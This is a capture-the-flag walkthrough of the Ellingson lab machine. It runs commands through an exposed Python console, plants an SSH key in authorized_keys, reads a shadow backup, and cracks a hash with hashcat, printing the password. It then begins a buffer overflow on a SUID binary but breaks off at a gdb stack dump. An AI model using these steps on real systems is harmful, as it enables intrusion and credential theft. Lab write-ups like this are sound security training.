WALKTHROUGH ON **ELLINGSON**

Ellingson

OS: Linux

Difficulty: Hard

Points: 40

Release: 18 May 2019

IP: 10.10.10.139

Prepared by:

J3NN14R


(email:rjennifer@protonmail.com)

==>Machine Info:

IP: 10.10.10.139
OS: Linux
Machine Name: Ellingson


==>ENUMERATION:

1. Scanning ip and it services:
->nmap 10.10.10.1139 -o nmap1.txt



```
root@Hackintosh:~/10.10.10.139# nmap 10.10.10.139 -o nmap1.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-13 12:05 IST
Nmap scan report for 10.10.10.139
Host is up (0.40s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 49.22 seconds
root@Hackintosh:~/10.10.10.139# 
```


2. Scanning and detectiong version of services running on victim:
->nmap 10.10.10.139 -sV -O -sC -o nmap2.txt



```
root@Hackintosh:~/10.10.10.139# nmap 10.10.10.139 -sV -O -sC -o nmap2.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-13 12:09 IST
Nmap scan report for 10.10.10.139
Host is up (0.30s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:e8:f1:2a:80:62:de:7e:02:40:a1:f4:30:d2:88:a6 (RSA)
|   256 c8:02:cf:a0:f2:d8:5d:4f:7d:c7:66:0b:4d:5d:0b:df (ECDSA)
|_  256 a5:a9:95:f5:4a:f4:ae:f8:b6:37:92:b8:9a:2a:b4:66 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-title: Ellingson Mineral Corp
|_Requested resource was http://10.10.10.139/index
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.2 - 4.9 (92%), Linux 3.18 (90%), Crestron XPanel control system (90%), Linux 3.16 (89%), ASUS
RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.66 seconds
root@Hackintosh:~/10.10.10.139# 
```

Info Gathered:
OS details: Ubuntu 3.x – 4.x
Looking for vulnerabilities in version of openssh and ngnix but nothing found.

==>Enumerating port 80:
Version and service runnning on port 80(from above gathering):




```
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-title: Ellingson Mineral Corp
|_Requested resource was http://10.10.10.139/index
```

Found Service:ngnix
Version:nginx/1.14.0 (Ubuntu)
No major exploit found for above version

On visiting port 80 on browser found web page:


Found one article showing hint for password which we can later use:



We have recently detected suspicious activity on the network. Please make sure you change your password regularly and read my carefully prepared memo on the most commonly used passwords. Now as I so meticulously pointed out the most common passwords are. Love, Secret, Sex and God
-The Plague


it gives hint that password may contain : Love, Secret, Sex and God.
And also we see that other articles are open by just changin article no at last of url.
If giving large article no then new page is opened showing array index out of bond error.
URL:http://10.10.10.139/articles/11

==>Gaining user access from python3 console:




```
>>> import os;
>>> os.popen("ls");
<os._wrap_close object at 0x7fb236cb4630>
>>> os.popen("ls").read();
'bin\nboot\ndev\netc\nhome\ninitrd.img\ninitrd.img.old\nlib\nlib64\nlost+found\nm
>>> os.popen("ls /home").read();
'duke\nhal\nmargo\ntheplague\n'
>>> os.popen("id").read();
'uid=1001(hal) gid=1001(hal) groups=1001(hal),4(adm)\n'
>>>
```

Got python3 console. Running system commands:
->import os;
->os.popen("id").read();
Since we get write permissin to home directory of hal user we copy our public ssh key to authorized_key of hal.
->os.popen("echo <your public SSH key> > /home/hal/.ssh/authorized_keys").read();
now ssh to user hal:
ssh hal@10.10.10.139
we are now login with user hal.
We got readable shadow.bak file in *var*/backup/shadow.bak



```
hal@ellingson:/var/backups$ ls -lah
total 708K
drwxr-xr-x  2 root root    4.0K May  7 13:14 .
drwxr-xr-x 14 root root    4.0K Mar  9 19:12 ..
-rw-r--r--  1 root root     60K Mar 10 06:25 alternatives.tar.0
-rw-r--r--  1 root root    8.1K Mar  9 22:20 apt.extended_states.0
-rw-r--r--  1 root root     437 Jul 25  2018 dpkg.diversions.0
-rw-r--r--  1 root root     295 Mar  9 22:21 dpkg.statoverride.0
-rw-r--r--  1 root root    602K Mar  9 22:21 dpkg.status.0
-rw-------  1 root root     811 Mar  9 22:21 group.bak
-rw-------  1 root shadow   678 Mar  9 22:21 gshadow.bak
-rw-------  1 root root    1.8K Mar  9 22:21 passwd.bak
-rw-r-----  1 root adm     1.3K Mar  9 20:42 shadow.bak
hal@ellingson:/var/backups$
```


copy hashes of users to our local pc and name it to hash.txt
Make custom wordlist from rockyou by greping keywords find above
->hashcat -m 1800 hash.txt wordlist.txt –force



```
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$Lv8rcvK8$la/ms1mYal7QDxbXUYiD7LAADl.yE4H7mUGF6eT...yJL4c1
Time.Started.....: Tue Aug 13 13:17:08 2019 (22 secs)
Time.Estimated...: Tue Aug 13 13:18:14 2019 (44 secs)
Guess.Base.......: File (wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      209 H/s (7.33ms) @ Accel:64 Loops:32 Thr:1 Vec:4
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 4352/13553 (32.11%)
Rejected.........: 0/4352 (0.00%)
Restore.Point....: 4352/13553 (32.11%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-3104
Candidates.#1....: nothinggodsg -> morangodoce

$6$Lv8rcvK8$la/ms1mYal7QDxbXUYiD7LAADl.yE4H7mUGF6eTlYaZ2DVPi9z1bDIzqGZFwWrPkRrB9G/kbd72poeAnyJL4c1:iamgod$08

Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$Lv8rcvK8$la/ms1mYal7QDxbXUYiD7LAADl.yE4H7mUGF6eT...yJL4c1
Time.Started.....: Tue Aug 13 13:17:08 2019 (29 secs)
Time.Estimated...: Tue Aug 13 13:17:37 2019 (0 secs)
Guess.Base.......: File (wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      211 H/s (7.27ms) @ Accel:64 Loops:32 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 6144/13553 (45.33%)
Rejected.........: 0/6144 (0.00%)
Restore.Point....: 5888/13553 (43.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: ilovegod7$ -> hugodiana

Started: Tue Aug 13 13:17:05 2019
Stopped: Tue Aug 13 13:17:39 2019
```

We successfully cracked password for user margo:
user : margo
password : iamgod$08

==>Gaining access to user margo:
Now ssh to user margo:
ssh margo@10.10.10.139




```
margo@ellingson:~$ ls
user.txt
margo@ellingson:~$ cat user.txt
d0ff9e3f9da8bb00aaa6c0bb73e45903
margo@ellingson:~$
```

Got user.txt:
user.txt : d0ff9e3f9da8bb00aaa6c0bb73e45903

==>Privilege Escalation:

==>Further enumeration after gaining user ssh shell:

->uname -a
-> lsb_release -a
these commands give OS info:
Linux ellingson 4.15.0-46-generic #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux




```
margo@ellingson:~$ uname -a
Linux ellingson 4.15.0-46-generic #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
margo@ellingson:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.1 LTS
Release:        18.04
Codename:       bionic
margo@ellingson:~$ 
```

=>Executing Linenum script on machine and gathered more info about machine.
=>Also see local port listening on machine: netstat -nltup
but found nothing interested
=>Enumerating more directories like *var*/www to gather more info

==>finding suid on binaries:

->find /usr/bin -perm -4000 -exec ls -lh {} \;
got binary garbage in *usr*/bin/ with suid set.
We can exploit this binary and can get root access.



```
margo@ellingson:~$ find /usr/bin -perm -4000 -exec ls -lh {} \;
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 40K Jan 25  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 22K Jul 13  2018 /usr/bin/pkexec
-rws------ 1 root root 59K Jan 25  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 75K Jan 25  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18K Mar  9 21:04 /usr/bin/garbage
-rwsr-xr-x 1 root root 37K Jan 25  2018 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 146K Jan 18  2018 /usr/bin/sudo
-rwsr-xr-x 1 root root 19K Mar  9  2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 75K Jan 25  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 37K Jan 25  2018 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 44K Jan 25  2018 /usr/bin/chsh
```

Now moving toward bufferoverflow attack.

==>>BUFFER OVERFLOW ATTACK(64-bit with ASLR and DEP enabled):

Scenario:
Got binary name "garbage" planted by hacker on ellingson mine industry and it can run with root permission on
remote machine: 4.15.0-46-generic #49-Ubuntui 64-bit
with aslr and dep both enable.

>>Finding buffer overflow protections on binary:
Setting gdb and peda: Install peda from github.Equivalent to mona of windows.
=>Finding whether dep or aslr are enabled or not:
->gdb garbage
>checksec
output of checksec:

```
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

NX is enable i.e DEP is enabled.
PIE is ASLR of binary itself(it is disable this means wihtin binary memory locations remain same but memory location of header file(libc) may vary acc. to aslr of OS).
RELRO:Relocation Read-Only

>>Finding buffer overflow protection on OS:
cat /proc/sys/kernel/randomize_va_space   #it return 2 i.e aslr protection is enabled
OR ldd /usr/bin/garbage


>>Exploiting binary using pwn-tools:
Concepts Used:
1. Since dep is enabled we are using rop attack (passing ‘/bin/sh’ to rop chain which passes it to system() function as an argument)
2. Since ASLR is also enabled thus first we leak put@GLIBC address and using it we find offset which we calculate in stage2

==Exploiting Locally==

i. Hijacking RIP:


->gdb garbage
->pattern_create 150
give output string to program by pressing ‘r’

note the string which rsp is overwritten
(overwritten string: ‘AAQAAmAARAAoAA’)
->pattern_offset AAQAAmAARAAoAA //it gives 136




```
root@Hackintosh:~/10.10.10.139# gdb garbage
GNU gdb (Debian 8.3-1) 8.3
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from garbage...
(No debugging symbols found in garbage)
gdb-peda$ pattern create 150
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoA
A'
gdb-peda$ r
Starting program: /root/10.10.10.139/garbage
Enter access password: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAO
AAkAAPAAlAAQAAmAARAAoAA

access denied.

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7f79a5cc3504 (<__GI___libc_write+20>:    cmp    rax,0xfffffffffffff000)
RDX: 0x7f79a5d968c0 --> 0x0
RSI: 0x13b2ba0 ("access denied.\nssword: ")
RDI: 0x0
```

this means after 136 whatever address we give it goes directly into rip




```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7f79a5cc3504 (<__GI___libc_write+20>:    cmp    rax,0xfffffffffffff000)
RDX: 0x7f79a5d968c0 --> 0x0
RSI: 0x13b2ba0 ("access denied.\nssword: ")
RDI: 0x0
RBP: 0x6c41415041416b41 ('AkAAPAAl')
RSP: 0x7ffcbe074dc8 ("AAQAAmAARAAoAA")
RIP: 0x401618 (<auth+261>:      ret)
R8 : 0x7f79a5d9b500 (0x00007f79a5d9b500)
R9 : 0x7f79a5d95848 --> 0x7f79a5d95760 --> 0xfbad2a84
R10: 0xfffffffffffff638
R11: 0x246
R12: 0x401170 (<_start>:        xor    ebp,ebp)
R13: 0x7ffcbe074ec0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```



```
gdb-peda$ pattern_offset AAQAAmAARAAoAA
AAQAAmAARAAoAA found at offset: 136
gdb-peda$ 
```

Verifying that we get control of RIP:
payload = `python -c 'print "A"*136 + "B"*6' `




```
[------------------------------------stack-------------------------------------]
0000| 0x7ffc98b29290 --> 0x7ffc98b29380 --> 0x1
0008| 0x7ffc98b29298 --> 0x0
0016| 0x7ffc98b292a0 --> 0x401740 (<__libc_csu_init>:   push   r15)
0024| 0x7ffc98b292a8 --> 0x7f93354b909b (<__libc_start_main+235>:       mov    edi,eax)
0032| 0x7ffc98b292b0 --> 0x0
0040| 0x7ffc98b292b8 --> 0x7ffc98b29388 --> 0x7ffc98b2b557 ("/root/10.10.10.139/garbage")
